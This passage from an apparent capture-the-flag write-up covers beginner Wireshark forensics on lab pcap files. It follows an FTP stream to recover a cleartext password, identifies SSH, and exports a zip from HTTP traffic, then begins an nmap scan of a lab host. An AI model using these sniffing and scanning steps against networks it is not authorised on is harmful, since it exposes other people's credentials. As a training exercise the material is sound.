0010 00 58 5d 1a 40 00 40 06 4b df 0a 0a 7a 80 0a 0b X] @ @ K . z . .
0020 03 02 00 16 e1 94 16 bd c2 59 8c 02 15 ac 50 18 Y . P
0030 01 d8 91 e1 00 00 63 19 2c a7 f0 5a 7f c5 38 28 c , . Z . 8(

0040 7f 6e bc ea 55 da 78 95 39 fd ea 4c 0c eb a8 7a n . U x . 9 . L . z
0050 58 10 ee 22 34 f7 0f 7b 9f a1 06 fa 58 e0 28 d9 X . "4 . { . . . X (.
0060 69 dd 4d 56 97 67 i . M V g

Transmission Control Protocol: Protocol | Packets: 239 - Displayed: 223 (93.3%) | Profile: Default

Scroll down and find an FTP protocol and right-click on it

tcp.stream eq 4


No.	Time	Source	Destination	Protocol	Length	Info
13	4.103450	10.10.73.252	10.10.122.128	TCP	74	45340 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM
14	4.103479	10.10.122.128	10.10.73.252	TCP	74	21 → 45340 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM
15	4.103828	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=41103
16	4.105504	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Server!
17	4.105812	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=41103
20	7.866325	10.10.73.252	10.10.122.128	FTP	83	Request: USER elfmcskidy
21	7.866352	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=39 Ack=18 Win=62720 Len=0 TSval=8944
22	7.866430	10.10.122.128	10.10.73.252	FTP	100	Response: 331 Please specify the password.

Frame 16: 104 bytes on wire (832 bits), 104 bytes captured (832 bits)
Ethernet II, Src: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51), Dst: 02:c3:be:b5:2e:b7 (02:c3:be:b5:2e:b7)
Internet Protocol Version 4, Src: 10.10.122.128, Dst: 10.10.73.252
Transmission Control Protocol, Src Port: 21, Dst Port: 45340, Seq: 1, Ack: 1, Len: 38
File Transfer Protocol (FTP)
[Current working directory:]


0000 02 c3 be b5 2e b7 02 c0 56 51 8a 51 08 00 45 00 VQ Q . E
0010 00 5a cc 85 40 00 40 06 95 88 0a 0a 7a 80 0a 0a Z @ @
0020 49 fc 00 15 b1 1c 66 93 ff 56 61 48 45 dd 80 18 I . . f . . VaHE . .
0030 01 ea d8 dc 00 00 01 01 08 0a 35 55 cb f4 18 7f 5U . . .
0040 d1 fe 32 32 30 20 57 65 6c 63 6f 6d 65 20 74 6f 220 We lcome to
0050 20 74 68 65 20 54 42 46 43 20 46 54 50 20 53 65 the TBFC C FTP Se
0060 72 76 65 72 21 2e 0d 0a rver!..

pcap2.pcap | Packets: 239 - Displayed: 23 (9.6%) | Profile: Default

Select follow and then follow TCP stream




Copy the password



Question 5

Back to the main page of pcap2.pcap and look for the name of protocol on the top



Question 6

Drag and drop the pcap3.pcap file into the Wireshark

The screenshot shows the Wireshark interface with the file "pcap3.pcap" loaded. The packet list pane shows an SSH session with the following details:

- Frame 1: 166 bytes on wire (1328 bits), 166 bytes captured (1328 bits)
- Ethernet II, Src: 02:cd:4e:c8:87:f1 (02:cd:4e:c8:87:f1), Dst: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa)
- Internet Protocol Version 4, Src: 10.10.53.219, Dst: 10.11.3.2
- Transmission Control Protocol, Src Port: 22, Dst Port: 60313, Seq: 1, Ack: 1, Len: 112
- SSH Protocol

The packet details pane shows the raw hex and ASCII data for the selected frame. The bytes pane shows the raw binary data.


Scroll down until you find the HTTP protocol with the length info with application/zip

The screenshot shows the Wireshark interface with the file "pcap3.pcap" loaded. The packet list pane shows an HTTP session with the following details:


- Frame 395: 10388 bytes on wire (83104 bits), 10388 bytes captured (83104 bits)
- Ethernet II, Src: MS-NLB-PhysServer_07-7b:6f:c0:01 (02:07:7b:6f:c0:01), Dst: 02:cd:4e:c8:87:f1 (02:cd:4e:c8:87:f1)
- Internet Protocol Version 4, Src: 10.10.21.210, Dst: 10.10.53.219
- Transmission Control Protocol, Src Port: 80, Dst Port: 38456, Seq: 555044, Ack: 150, Len: 10322
- [51 Reassembled TCP Segments (565365 bytes): #295(8949), #297(35796), #300(8949), #302(9154), #307(14921), #309(8949), #310(2977), #312(23)]
- Hypertext Transfer Protocol
- Media Type

The packet details pane shows the raw hex and ASCII data for the selected frame. The bytes pane shows the raw binary data. A note at the bottom indicates "Frame (10388 bytes) | Reassembled TCP (565365 bytes)"


Press the file and then select the export object for HTTP




Save the christmas.zip file from there




Extract the zip file and open it



Click the wishlist text file



Copy down the wishlist from the text file



Thought process/methodology:

For the first question, we open the pcap1.pcap file by using the Wireshark application. Then we scroll down and look for the first ICMP file and copy down the IP address. For question 2, we use the command `http.request.method == GET` to filter the file. For question 3, we type in the command just now. After that, we scroll down and look for the post by looking the info with `/posts/`. Moreover, for question 4, we open the pcap2.pcap file with the Wireshark. Then we use the command `tcp.port == 21` to look for all the ports with 21. Then we scroll and find an FTP protocol and right-click on it. After that, we follow on TCP stream with the file so that we can find the answer. To find the name of the protocol encrypted we back to the main page of the Wireshark and open the pcap2.pcap file. We saw the name SSH on the first protocol, we believe that it was the name of this protocol that is encrypted. Lastly, we open the pcap3.pcap file by the Wireshark and scroll down on it until we reach the HTTP protocol with length info application/zip. We extract the object from there and we save the zip file on it. After that, we extract the zip file, we saw a text file with the name wishlist. We open it and we get the answer from there.

Day 8: What's Under the Christmas Tree?

Tools used: Kali Linux, Nmap

Question 1

From research


Ans: 1998

Question 2

Using Nmap on 10.10.174.196, type Nmap 10.10.174.196

Ans:

80,2222,3389



